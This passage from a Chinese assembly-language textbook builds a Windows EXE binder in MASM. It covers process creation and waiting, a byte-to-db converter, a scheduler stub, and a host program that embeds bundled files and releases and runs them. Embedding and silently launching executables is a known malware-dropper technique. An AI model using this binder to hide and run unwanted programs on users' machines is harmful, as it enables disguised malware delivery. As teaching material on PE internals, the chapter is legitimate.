REALTIME_PRIORITY_CLASS几乎不会被一般的应用程序使用。这种等级只有在“如果不在某个时间范围内执行数据就要遗失”的情况下使用。因此，使用要慎重。如果把这样的等级指定给一般的线程，那么多任务环境可能会瘫痪，因为这个线程有如此高的优先级，其他进程再没有机会执行。

如果上面的优先级标志都没有被指定，那么默认的优先级是NORMAL_PRIORITY_CLASS，除非被创建的进程是IDLE_PRIORITY_CLASS。在这种情况下，子进程的默认优先级是IDLE_PRIORITY_CLASS。

7）lpEnvironment：指向一个新进程的环境块。如果此参数为空，新进程使用调用进程的环境。一个环境块存在于一个以NULL结尾的字符串组成的块中，这个块也是以NULL结尾的。每个字符串都是name＝value的形式。因为相等标志被当做分隔符，所以它不能被环境变量当做变量名。与其使用应用程序提供的环境块，不如直接把这个参数设为空，系统驱动器上的当前目录信息不会被自动传递给新创建的进程。环境块可以包含Unicode或ANSI字符。如果lpEnvironment指向的环境块包含Unicode字符，那么dwCreationFlags字段的CREATE_UNICODE_ENVIRONMENT标志将被设置；如果块包含ANSI字符，该标志将被清空。

注意　一个ANSI环境块是由两个0字节结束的：一个是字符串的结尾，另一个用来结束这个块。一个Unicode环境块是则由四个0字节结束的：两个代表字符串结束，另外两个用来结束块。

8）lpCurrentDirectory：指向一个以NULL结尾的字符串，这个字符串用来指定子进程的工作路径，并且必须是一个包含驱动器名的绝对路

径。如果这个参数为空，新进程将使用与调用进程相同的驱动器和目录。

9）lpStartupInfo：指向一个用于决定新进程的主窗体如何显示的STARTUPINFO结构体。

10）lpProcessInformation：指向一个用来接收新进程的识别信息的PROCESS_INFORMATION结构体。

CreateProcess函数用来运行一个新程序；WinExec和LoadModule函数也可以实现相同的功能，但是它们最终还是通过调用CreateProcess函数实现的。另外CreateProcess函数除了创建一个进程，还创建一个线程对象。这个线程将连同一个已初始化了的栈一起被创建，栈的大小由可执行文件的文件头中的描述决定，线程由文件头指定的入口地址处开始执行。

新进程和新线程的句柄是被当成全局变量创建的，对于这两个句柄中的任意一个，如果没有安全描述符，那么这个句柄就可以在任何需要句柄类型作为参数的函数中使用。当提供安全描述符时，在接下来当句柄被使用时，总是会先进行访问权限的检查；如果访问权限检查拒绝访问，请求的进程将不能使用这个句柄访问这个进程。

2.等待进程结束函数WaitForSingleObject

WaitForSingleObject函数用来检测hHandle事件的信号状态。当函数的执行时间超过dwMilliseconds就返回；但如果参数dwMilliseconds为INFINITE，将在相应时间事件变成有信号状态时函数才返回，否则就一直等待下去，直到WaitForSingleObject有返回值才执行后面的代码。函数原型定义如下：

```
DWORD WaitForSingleObject(
HANDLE hHandle,
DWORD dwMilliseconds
);
```

函数参数解释如下：

1）hHandle：一个对象的句柄。这些对象包括：Change notification、Console input、Event、Job、Memory resource notification、Mutex、Process、Semaphore、Thread、Waitable timer。

2）dwMilliseconds：时间间隔。如果时间是有信号状态，返回WAIT_OBJECT_0；如果时间超过dwMilliseconds值，但时间事件还是无信号状态，则返回WAIT_TIMEOUT。

18.2.2　控制进程同步运行实例分析

本节根据对操作系统进程管理的理解，介绍使用Windows　API函数实现控制进程同步运行的实例，以帮助大家更加深入地理解多个应用程序依次被执行调度的过程。

代码清单18-1简单地模拟了捆绑被释放以后，各个程序的同步运行效果。

代码清单18-1　测试多个进程同步运行的实例（chapter18\multiProcess.asm）

```
;------------------------------------
;测试执行多个进程的文件
;multiProcess.asm
;-------------------------------------

.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
include kernel32.inc
include winResult.inc
includelib user32.lib
includelib kernel32.lib
includelib winResult.lib
…
.const
szExeFile db 'd:\masm32\source\chapter18\notepad.exe',0
szExeFile1 db 'd:\masm32\source\chapter18\mspaint.exe',0


.code

;-------------------------------------------
;执行程序用的线程
;1.用CreateProcess建立进程
;2.用WaitForSingleObject等待进程结束
;--------------------------------------------
_RunThread proc uses ebx ecx edx esi edi,\
dwParam:DWORD
pushad
invoke GetStartupInfo,addr stStartUp
invoke CreateProcess,NULL,addr szExeFile,NULL,NULL,\
NULL,NORMAL_PRIORITY_CLASS,NULL,NULL,\
offset stStartUp,offset stProcInfo
.if eax!=0
invoke WaitForSingleObject,stProcInfo.hProcess,INFINITE
invoke CloseHandle,stProcInfo.hProcess
invoke CloseHandle,stProcInfo.hThread
```

```
61 .endif
62 invoke GetStartupInfo,addr stStartUp
63 invoke CreateProcess,NULL,addr szExeFile1,NULL,NULL,\
64 NULL,NORMAL_PRIORITY_CLASS,NULL,NULL,\
65 offset stStartUp,offset stProcInfo
66 .if eax!=0
67 invoke WaitForSingleObject,stProcInfo.hProcess,INFINITE
68 invoke CloseHandle,stProcInfo.hProcess
69 invoke CloseHandle,stProcInfo.hThread
70 .endif
71 popad
72 ret
73 _RunThread endp
74
75 start:
76 invoke CreateThread,NULL,NULL,offset _RunThread,\
77 NULL,NULL,offset hRunThread
78 end start
```

主程序通过函数CreateThread把调度函数_RunThread当成一个线程来运行（行76）。调度函数首先通过CreateProcess打开一个程序（行54）；然后，调用函数WaitForSingleObject等待进程结束（行58）。第一个程序结束后，继续使用CreateProcess打开第二个程序，使用WaitForSingleObject等待第二个程序的结束，依次类推。

执行程序后，首先打开记事本程序，无论你如何操作，均会等待记事本程序退出后（选择菜单“文件”|“退出”选项或者直接选择标题栏最右端的关闭按钮退出记事本），才打开第二个程序“画图”。

18.3 字节码转换工具hex2db

执行调度的代码会以字节码定义的方式（使用伪指令db语句）嵌入到源码中。这些字节码可以通过FlexHex复制获得，但转换起来特别麻烦。为了方便后续的开发，本节编写一个小工具hex2db，该工具实现了将文件中的字节码转换为汇编语言字节定义的方式。

例如，文件中的以下字节码：

```
00 01 02 03 04 A5
```

利用小工具hex2db最终转换为：

```
db 00h,01h,02h,03h,04h,0A5h
```

数据定义该语句包括三部分：

前置空格。本例中有四个空格。

数据定义伪指令db。db和数据之间有一个空格。

数据。以逗号分隔，如果某个字节的高八位超过0ah，则在该字节前添加一个“0”。

下面来看源代码。

18.3.1 hex2db源代码

hex2db的编写思路与第2章的小工具PEDump雷同，两者都是以控制输出格式为核心。hex2db的源代码见代码清单18-2。

代码清单18-2　字节码到汇编语言数据定义语句的转换（chapter18\hex2db.asm）

```
.386
.model flat,stdcall
option casemap:none
…
szFileName db MAX_PATH dup (?)
szDstFile db 'c:\1.txt',0
szFileNameOpen1 db '_host.exe',MAX_PATH dup(0)
szFileNameOpen2 db 'c:\notepad.exe',MAX_PATH dup(0)

;d:\masm32\source\chapter12\HelloWorld.exe

szBuffer db 256 dup(0),0
bufTemp1 db 200 dup(0),0
```

```
bufTemp2 db 200 dup(0),0
szFilter1 db 'Excutable Files',0,'*.exe ;*.com',0
db 0
.const
lpszHexArr db '0123456789ABCDEF',0
.code
;-----------------
;错误Handler
;-----------------
_Handler proc _lpExceptionRecord,_lpSEH,\
_lpContext,_lpDispathcerContext
pushad

popad
mov eax,ExceptionContinueExecution
ret
_Handler endp
;-------------------------
;将_lpPoint位置处_dwSize个字节转换为十六进制的字符串
;bufTemp1处为转换后的字符串
;-------------------------
_Byte2Hex proc _dwSize
local @dwSize:dword
pushad
mov esi,offset bufTemp2
mov edi,offset bufTemp1
mov @dwSize,0
.repeat
mov al,byte ptr [esi]
mov bl,al
xor edx,edx
xor eax,eax
mov al,bl
mov cx,16
div cx ;结果高位在al中，余数在dl中
xor bx,bx
mov bl,al
movzx edi,bx
mov bl,byte ptr lpszHexArr [edi]
mov eax,@dwSize
mov byte ptr bufTemp1[eax],bl
inc @dwSize
xor bx,bx
mov bl,dl
movzx edi,bx
```

```
;invoke wsprintf,addr szBuffer,addr szOut2,edx
;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
mov bl,byte ptr lpszHexArr [edi]
mov eax,@dwSize
mov byte ptr bufTemp1[eax],bl
inc @dwSize
mov bl,20h
mov eax,@dwSize
mov byte ptr bufTemp1[eax],bl
inc @dwSize
inc esi
dec _dwSize
.break.if _dwSize == 0
.until FALSE
mov bl,0
mov eax,@dwSize
mov byte ptr bufTemp1[eax],bl
popad
ret
_Byte2Hex endp
_MemCmp proc _lp1,_lp2,_size
local @dwResult:dword
pushad
mov esi,_lp1
mov edi,_lp2
mov ecx,_size
.repeat
mov al,byte ptr [esi]
mov bl,byte ptr [edi]
.break.if al!=bl
inc esi
inc edi
dec ecx
.break.if ecx == 0
.until FALSE
.if ecx!=0
mov @dwResult,1
.else
mov @dwResult,0
.endif
popad
mov eax,@dwResult
ret
_MemCmp endp
;--------------
;
;--------------------
writeToFile proc _lpFile,_dwSize
local @dwWritten
pushad
invoke CreateFile,addr szDstFile,GENERIC_WRITE,\
```

```
FILE_SHARE_READ,\
0,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,0
mov hFile,eax
invoke WriteFile,hFile,_lpFile,_dwSize,addr @dwWritten,NULL
invoke CloseHandle,hFile
popad
ret
writeToFile endp


;--------------------
;打开PE文件并处理
;--------------------
_openFile proc
local @stOF:OPENFILENAME
local @hFile,@dwFileSize,@hMapFile,@lpMemory
local @hFile1,@dwFileSize1,@hMapFile1,@lpMemory1
local @bufTemp1[10]:byte
local @dwTemp:dword,@dwTemp1:dword
local @dwBuffer,@lpDst,@hDstFile


invoke CreateFile,addr szFileNameOpen1,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL

.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL
mov @dwFileSize,eax
.if eax
invoke CreateFileMapping,@hFile,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile,eax
invoke MapViewOfFile,eax,\
FILE_MAP_READ,0,0,0
.if eax
mov @lpMemory,eax ;获得文件在内存的映像起始位置
assume fs:nothing
push ebp
push offset _ErrFormat
push offset _Handler
push fs:[0]
mov fs:[0],esp

;检测PE文件是否有效
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
.if [esi].e_magic!=IMAGE_DOS_SIGNATURE ;判断是否有MZ字样
jmp _ErrFormat
.endif
add esi,[esi].e_lfanew ;调整esi指针指向PE文件头
assume esi:ptr IMAGE_NT_HEADERS
.if [esi].Signature!=IMAGE_NT_SIGNATURE ;判断是否有PE字样
jmp _ErrFormat
.endif
.endif
.endif
```

```
.endif
.endif



;至此，内存文件的指针已经获取到了。@lpMemory指向文件头


;求新文件大小
mov eax,@dwFileSize
shl eax,3
mov dwNewFileSize,eax

;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst

mov dwCount,0
mov esi,@lpMemory
mov edi,lpDstMemory

mov @dwTemp,0

mov al,20h
mov ecx,4
rep stosb
mov al,'d' ;定义操作符db
stosb
mov al,'b'
stosb
mov al,20h
stosb
add dwNewFileCount,7

;开始处理每一个字节
.repeat
xor eax,eax
mov al,byte ptr [esi]
inc esi

;先看是否为16的整数倍
.if @dwTemp == 16
push eax
mov @dwTemp,0
dec edi
dec dwNewFileCount
mov al,0dh ;是16整数倍，则回车换行，并写入下一行的
stosb ;数据定义操作符db
mov al,0ah
stosb
mov al,20h
mov ecx,4
rep stosb
mov al,'d'
stosb
mov al,'b'
stosb
```

```
mov al,20h
stosb
add dwNewFileCount,9
pop eax
;处理字节
xor edx,edx
mov ecx,16
div ecx
mov ebx,eax
;处理高位
.if al > 9
mov bl,'0'
mov byte ptr [edi],bl
inc edi
inc dwNewFileCount
mov al,[eax+lpszHexArr]
stosb
.else
mov al,[eax+lpszHexArr]
stosb
.endif
inc dwNewFileCount
;处理低位
mov ebx,edx
mov al,[ebx+lpszHexArr]
stosb
mov al,'h'
stosb
mov al,','
stosb
add dwNewFileCount,3
.else
;处理字节
xor edx,edx
mov ecx,16
div ecx
mov ebx,eax
;处理高位
.if al > 9
mov bl,'0'
mov byte ptr [edi],bl
inc edi
inc dwNewFileCount
mov al,[eax+lpszHexArr]
stosb
.else
mov al,[eax+lpszHexArr]
stosb
.endif
inc dwNewFileCount
;处理低位
mov ebx,edx
mov al,[ebx+lpszHexArr]
stosb
```

```
369 mov al,'h'
370 stosb
371 mov al,','
372 stosb
373 add dwNewFileCount,3
374 .endif
375 sub @dwFileSize,1
376 inc @dwTemp
377 .break.if @dwFileSize == 0
378 .until FALSE
379
380
381 ;将新文件内容写到C:\1.txt
382 invoke writeToFile,lpDstMemory,dwNewFileCount
383
384 jmp _ErrorExit ;正常退出
385
386 _ErrFormat:
387
388 _ErrorExit:
389 pop fs:[0]
390 add esp,0ch
391 invoke UnmapViewOfFile,@lpMemory
392 invoke CloseHandle,@hMapFile
393 invoke CloseHandle,@hFile
394 jmp @F
395 _ErrFormat1:
396
397 _ErrorExit1:
398 pop fs:[0]
399 add esp,0ch
400 invoke UnmapViewOfFile,@lpMemory1
401 invoke CloseHandle,@hMapFile1
402 invoke CloseHandle,@hFile1
403 @@:
404 ret
405 _openFile endp
406
407 start:
408
409 invoke _openFile
410 invoke ExitProcess,NULL
411 end start
```

行271为寄存器esi赋值，使其指向要处理的文件的内存映射文件的起始地址；行272为寄存器edi赋值，使其指向申请内存块（目标缓冲区）的起始，该位置存放最终转换后的数据定义语句。

行276～278向目标缓冲区写入数据定义语句的前置空格。

行279～284向目标缓冲区写入数据定义的伪指令"db"。

行288～378是一个循环，循环次数为要处理文件的大小@dwFileSize。变量@dwTemp记录了处理的字节的序数。

行294～343是当该序数到达16的整数倍时要做的操作，包括向目

标缓冲区写入一个回车换行符号和下一行的数据定义的伪指令符号。如果序数@dwTemp不是16的整数倍，则执行行345～373的操作。即分别处理字节的高位和低位，并将处理后的字节合成写入目标缓冲区。

行382将处理完毕的目标缓冲区中的字节码写入文件C:\1.txt，完成转换。

18.3.2　运行测试

编译链接执行文件，打开文件C:\1.txt，查看对PE文件_host.exe的执行结果（节选）如下：

```
    db
4Dh,5Ah,90h,00h,03h,00h,00h,00h,04h,00h,00h,00h,0FFh,0FFh,00h,00h
    db
00h,00h,00h,00h,00h,00h,00h,40h,00h,00h,00h,00h,00h,00h,00h,00h
    db
00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h
    db
00h,00h,00h,00h,00h,00h,00h,00h,00h,0C0h,00h,00h,00h,0Eh,1Fh,0BAh
    db
00h,0B4h,09h,0CDh,21h,0B8h,01h,4Ch,0CDh,21h,54h,68h,69h,73h,20h,70h
    db
6Fh,67h,72h,61h,6Dh,20h,63h,61h,6Eh,6Eh,6Fh,74h,20h,62h,65h,20h
    db
75h,6Eh,20h,69h,6Eh,20h,44h,4Fh,53h,20h,6Dh,6Fh,64h,65h,2Eh,0Dh
    db
0Ah,24h,00h,00h,00h,00h,00h,00h,00h,66h,17h,54h,4Bh,22h,76h,3Ah
    db
22h,76h,3Ah,18h,22h,76h,3Ah,18h,0ACh,69h,29h,18h,2Dh,76h,3Ah,18h
    db
56h,28h,18h,23h,76h,3Ah,18h,52h,69h,63h,68h,22h,76h,3Ah,18h,00h
    db
00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h
    db
00h,00h,00h,00h,00h,50h,45h,00h,00h,4Ch,01h,03h,00h,6Dh,96h,35h
    db
00h,00h,00h,00h,00h,00h,00h,00h,0E0h,00h,0Fh,01h,0Bh,01h,05h,0Ch
    db
0CCh,00h,00h,00h,18h,00h,00h,00h,00h,00h,00h,0B4h,0DBh,00h,00h,00h
    db
00h,00h,00h,0E0h,00h,00h,00h,00h,40h,00h,00h,10h,00h,00h,00h,02h
    db
00h,04h,00h,00h,00h,00h,00h,00h,00h,04h,00h,00h,00h,00h,00h,00h
    db
00h,10h,01h,00h,00h,04h,00h,00h,00h,00h,00h,00h,02h,00h,00h,00h,
```

注意　使用小工具hex2db生成的数据定义语句的最后一行末尾有一个逗号，在将结果引入汇编代码时，必须将该逗号去掉，否则编译源文件时会出现错误。

18.4 执行调度程序_host.exe

18.2.2小节通过一个程序模拟了多个应用程序的执行调度过程。接下来就要编写本章通用的执行调度程序_host.exe。该程序可以对同步运行更多的应用程序，且定义上会更灵活。

18.4.1 主要代码

主要代码见代码清单18-3。

代码清单18-3 执行调度程序_host.asm（chapter18_host.asm）

```
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
include kernel32.inc
......
TOTAL_FILE_COUNT equ 100 ;本程序所绑定文件的最大数
BinderFileStruct STRUCT
inExeSequence byte ? ;为0表示非执行文件，为1表示加入执行序列
dwFileOff dword ? ;在宿主中的起始偏移
dwFileSize dword ? ;文件大小
name1 db 256 dup(0) ;文件名，含子目录
BinderFileStruct ENDS


.data
hRunThread dd ?
dwFileSizeHigh dd ?
dwFileSizeLow dd ?
dwFileCount dd ?
dwFolderCount dd ?
dwFileSize dd ?
dwFileOff dd ?

szFilter db '*.*',0
szXie db '\',0
szPath db 'c:\ql',256 dup(0)
szBuffer db 1024 dup(0)
szHost db 'host.exe',0 ;宿主程序
szHost _db '_host.exe',0 ;释放出来的文件

szTemp db 'a\b\c\abc.exe',0

stStartUp STARTUPINFO <?>
stProcInfo PROCESS_INFORMATION <?>

;以下为绑定列表数据结构，一个文件总数的双字和多个BinderFileStruct结构
dwFlag dd 0ffffffffh,0ffffffffh,0ffffffffh,0ffffffffh
```

```
dwTotalFile dd TOTAL_FILE_COUNT ;文件总数
lpFileList BinderFileStruct TOTAL_FILE_COUNT dup(<?>)
szBuffer1 db 256 dup(0)

.code
……
;----------------------------------------
;执行程序用的线程
;1.用CreateProcess建立进程
;2.用WaitForSingleObject等待进程结束
;----------------------------------------
_RunThread proc uses ebx ecx edx esi edi,\
dwParam:DWORD
pushad
mov ecx,dwTotalFile
mov esi,offset lpFileList
.repeat
assume esi:ptr BinderFileStruct
mov al,byte ptr [esi]
push esi
.if al == 1 ;文件在执行序列
push esi
invoke GetStartupInfo,addr stStartUp
pop esi
invoke CreateProcess,NULL,addr [esi].name1,NULL,NULL,\
 NULL,NORMAL_PRIORITY_CLASS,NULL,NULL,offset  stStartUp,offset stProcInfo
.if eax!=0
invoke WaitForSingleObject,stProcInfo.hProcess,INFINITE
invoke CloseHandle,stProcInfo.hProcess
invoke CloseHandle,stProcInfo.hThread
.endif
.endif
invoke Sleep,1000
pop esi
add esi,sizeof BinderFileStruct
dec dwTotalFile
.break.if dwTotalFile == 0
.until FALSE
popad
ret
_RunThread endp

start:
;获取当前目录
invoke GetCurrentDirectory,256,addr szPath
invoke CreateThread,NULL,NULL,offset _RunThread,\
NULL,NULL,offset hRunThread
end start
```

18.4.2　数据结构分析

本章开发的EXE捆绑器最大能捆绑100个文件，由常量TOTAL_FILE_COUNT定义。每个捆绑文件都对应一个结构，用来说明文件的名称、所处的位置、是否加入到最终的可执行序列标志等。该结构的详细定义如下：

```
BinderFileStruct STRUCT
inExeSequence byte ? ;为0表示非执行文件
;为1表示加入执行序列
dwFileOff dword ? ;在宿主中的起始偏移
dwFileSize dword ? ;文件大小
name db 256 dup(0) ;文件名，含子目录
BinderFileStruct ENDS
```

函数参数的解释如下：

1）inExeSequence：标志字节。如果是0，则表示该捆绑文件是一般文件，不参与释放后的执行调度过程；如果是1，则表示该文件为PE文件，且参与释放后的执行调度过程。

2）dwFileOff：该文件字节码在宿主程序中的偏移。指出了文件在宿主程序中的位置。

3）dwFileSize：文件的大小。

4）name：要绑定的文件的名字，含子目录。

特别提示　BinderFileStruct.name不是绝对路径，而是当前路径下的相对路径。该路径中包含子目录，可能的表达形式如pic\background.gif，指当前目录下的pic子目录中的background.gif图片文件，子目录允许嵌套。

行39～42定义了绑定列表的相关数据变量的定义。dwTotalFile为捆绑文件总数，lpFileList为绑定列表。dwFlag定义了三个双字，值均为0xffffffff。设置这个标志的目的是从文件中定位该结构所处的位置。

与18.2.2小节的例子不同，在线程函数_RunThread中，要调度的程序不再是固定的某个PE文件，而是通过遍历绑定列表数据结构得到的由用户定义的程序。

行57～78构造了一个循环，循环的次数为变量dwTotalFile的值。每执行一次循环，就从绑定列表中取一条记录，通过判断标志inExeSequence确定是否执行该文件。

将_host.asm编译，链接以后，生成可执行文件。使用上一节开发的小工具hex2db.exe，将可执行代码_host.exe转换为汇编语言里的字节码定义语句，保存放在C:\1.txt中，以便在后面想整体将可执行代码嵌入到汇编源代码时使用。

18.5　宿主程序host.exe

下面将开发宿主程序，即EXE捆绑器最终生成的携带了捆绑文件的可执行程序。以下分别从宿主程序的功能、宿主程序捆绑前后状态，以及主要代码（含遍历文件、释放文件和主函数三部分）三个方面进行介绍。

18.5.1　宿主程序的功能

宿主程序host.exe是EXE捆绑器的核心PE文件，它具备以下三个功能：

1）存储所有要捆绑的文件，包括可运行的文件和不可运行的文件，这些文件将通过程序补丁的方式存储到宿主程序的最后一节。

2）按原目录结构释放所有文件。

3）具备调度程序执行的功能。该部分功能由释放的_host.exe来完成。而_host.exe的添加方法则是直接将指令字节码添加到宿主程序的源程序中。

和_host.exe程序一样，宿主程序host.exe中也定义了一套绑定列表的数据结构。这两个程序维护了同样的数据实例，_host.exe的绑定列表中每个字段的值都来自于宿主程序。

举个简单例子，如果文件夹中有以下5个文件待绑定：

A1.exe

A2.exe

Config.ini

dat\abc.dat（注意含子目录）

db\abc.mdb（注意含子目录）

其中A1、A2为可执行程序，要求绑定后的程序在运行时先执行A1，然后执行A2。以下数字模拟了宿主程序的绑定列表可能的数据排列方式：

```
00000005h,<1,0b10h,0100h,'A1.exe'><1,0c10h,0100h,'A2.exe'><0,0d10h,0100h,'Config.dat'><0,0e10h,0100h,'dat\abc.dat'><0,0f10h,0100h,'db\abc.mdb '>
```

宿主程序维护了这样的一套数据，用它来释放捆绑文件；嵌入到宿主程序源代码中的_host.exe字节码中也维护了这样的一套数据，用它来执行调度。

18.5.2 宿主程序的状态

由于宿主程序完成了对捆绑文件的存储，所以，在捆绑文件前后不同时期，宿主程序存在不同的状态，如图18-1所示。




图 18-1 宿主程序运行状态

如图所示，捆绑前，宿主程序是轻身的，与捆绑文件没有任何的关联；捆绑后（执行前），宿主程序已经包含了所有的捆绑文件数据；执行时，宿主程序会释放捆绑的所有文件。所以，除了宿主程序不发生任何变化外，磁盘上还多出了_host.exe和所有绑定的文件。

_host.exe为进程调度指挥长，释放出的可执行文件就是在它的调度指挥下实现了顺序执行的。该程序包含在捆绑前的宿主程序中。那么，对文件的捆绑工作由谁来完成呢？答案是由捆绑器来完成。捆绑器类似于PE进阶部分的补丁工具。

18.5.3 遍历文件

为了确认当前目录要捆绑的文件，程序需要首先遍历当前目录下的文件和文件夹，获取当前目录下所有的文件名称，以及每个文件的大小。遍历文件的代码见代码清单18-4。

代码清单18-4 遍历当前目录下的文件和文件夹函数_ProcessFile（chapter18\host.asm）

```
;--------------------
;处理找到的文件
;显示文件所在位置、文件名称、文件大小
;--------------------
_ProcessFile proc _lpszFile
local @hFile

invoke lstrlen,addr szPath
mov esi,eax
add esi,_lpszFile
mov al,byte ptr [esi]
.if al == 5ch
inc esi
.endif
invoke wsprintf,addr szBuffer,addr szOut1,esi
invoke _appendInfo,addr szBuffer
inc dwFileCount
invoke CreateFile,_lpszFile,GENERIC_READ,FILE_SHARE_READ,0,\
OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0
.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL
pushad
invoke wsprintf,addr szBuffer,addr szOut2,eax
invoke _appendInfo,addr szBuffer
invoke _appendInfo,addr szCrLf
popad

add dwFileSizeLow,eax
adc dwFileSizeHigh,0
invoke CloseHandle,@hFile
.endif
ret

_ProcessFile endp

;----------------------------
;遍历指定目录szPath下
;(含子目录)的所有文件
;------------------------------
_FindFile proc _lpszPath
local @stFindFile:WIN32_FIND_DATA
local @hFindFile
local @szPath [MAX_PATH]:byte ;用来存放“路径\”
```

```
45 local @szSearch [MAX_PATH]:byte ;用来存放“路径\*.*”
46 local @szFindFile [MAX_PATH]:byte ;用来存放“路径\文件”
47
48 pushad
49 invoke lstrcpy,addr @szPath,_lpszPath
50 ;在路径后面加上\*.*
51 @@:
52 invoke lstrlen,addr @szPath
53 lea esi,@szPath
54 add esi,eax
55 xor eax,eax
56 mov al,'\'
57 .if byte ptr [esi-1]!=al
58 mov word ptr [esi],ax
59 .endif
60 invoke lstrcpy,addr @szSearch,addr @szPath
61 invoke lstrcat,addr @szSearch,addr szFilter
62 ;寻找文件
63 invoke FindFirstFile,addr @szSearch,addr @stFindFile
64 .if eax!=INVALID_HANDLE_VALUE
65 mov @hFindFile,eax
66 .repeat
67 invoke lstrcpy,addr @szFindFile,addr @szPath
68 invoke lstrcat,addr @szFindFile,addr @stFindFile.cFileName
69 .if @stFindFile.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY
70 .if @stFindFile.cFileName!='.'
71 inc dwFolderCount
72 invoke _FindFile,addr @szFindFile
73 .endif
74 .else
75 invoke _ProcessFile,addr @szFindFile
76 .endif
77 invoke FindNextFile,@hFindFile,addr @stFindFile
78 .until eax == FALSE
79 invoke FindClose,@hFindFile
80 .endif
81 popad
82 ret
83 _FindFile endp
```

函数_FindFile是个递归函数，入口参数是目录名。行66～78是一个循环，通过调用函数FindNextFile获得下一个文件或文件夹。行69～73判断：得到的如果是一个子文件夹，则继续调用函数_FindFile遍历下一个文件夹的内容；如果是文件，则调用函数_ProcessFile输出文件名及长度。

18.5.4　释放文件

文件的释放比较容易。在宿主程序中，根据功能的不同分类，共有两种文件需要释放：

第一种，只有一个文件，它就是进程调度程序_host.exe。该文件是事先通过将程序字节码（前面生成的C:\1.txt文件）写入到数据段的方法嵌入宿主程序的。

另一种是捆绑文件，这些文件是通过后面介绍的打补丁方法，把所有相关文件的数据附加到宿主文件的最后一个节来实现的。

1.释放_host.exe

由于进程调度程序所有的字节码均写入到了宿主程序的数据段中，数据定义如下：

```
lphostExeFile
db 4Dh,5Ah,90h,00h,03h,00h,00h,00h,04h,00h,00h,00h
db 0FFh,0FFh,00h,00h,0B8h,00h,00h,00h,00h,00h,00h,00h
db 40h,00h,00h,00h,00h,00h,00h,00h 00h,00h,00h,00h,00h
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h,00h
......
```

所以，释放该文件非常容易，只需要将这些字节码原样写回文件即可，代码如下：

```
;释放_host.exe文件
invoke          writeToFile,addr          szHost_,addr
lphostExeFile,dwTotalFileSize
```

2.释放捆绑文件

补丁工具在打补丁时，将所有待捆绑的文件的相关信息记录到宿主程序的绑定列表中。这些信息包括：每个文件在宿主中的偏移、文件大小和释放后所在目录位置及文件名，所以，释放捆绑文件时，只需根据绑定列表的描述释放每一个文件即可，具体包括以下四步：

步骤1　确定捆绑文件在宿主中的偏移。

步骤2　确定捆绑文件的大小。

步骤3　确定该文件释放以后的绝对路径。

步骤4　执行释放操作。

释放捆绑文件的主要代码见代码清单18-5。

代码清单18-5　释放捆绑文件函数_releaseFiles（chapter18\host.asm）

```
;------------------
;释放捆绑的文件
;------------------
_releaseFiles proc
local @stOF:OPENFILENAME
local @hFile,@dwFileSize,@hMapFile,@lpMemory
local @hFile1,@dwFileSize1,@hMapFile1,@lpMemory1
local @bufTemp1[10]:byte
local @dwTemp:dword,@dwTemp1:dword
local @dwBuffer,@lpDst,@hDstFile

pushad
mov eax,dwTotalFile
push eax

;打开文件host.exe，写入szBuffer指定的文件
invoke CreateFile,addr szHost,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL

.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL
mov @dwFileSize,eax
.if eax
invoke CreateFileMapping,@hFile,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile,eax
invoke MapViewOfFile,eax,\
FILE_MAP_READ,0,0,0
.if eax
mov @lpMemory,eax ;获得文件在内存的映像起始位置
assume fs:nothing
push ebp
push offset _ErrFormat
push offset _Handler
push fs:[0]
mov fs:[0],esp
.endif
.endif
.endif
.endif

mov ecx,dwTotalFile
mov esi,offset lpFileList
.repeat
assume esi:ptr BinderFileStruct
push esi

mov eax,[esi].dwFileOff ;取文件偏移
mov dwFileOff,eax
mov eax,[esi].dwFileSize ;取文件大小
```

```
mov dwFileSize,eax
;创建文件名所在的所有子目录
pushad
invoke RtlZeroMemory,addr szBuffer,256
popad
invoke _createAllDir,addr [esi].name1
;将指定位置的数据复制到文件中
pushad
invoke GetCurrentDirectory,256,addr szPath
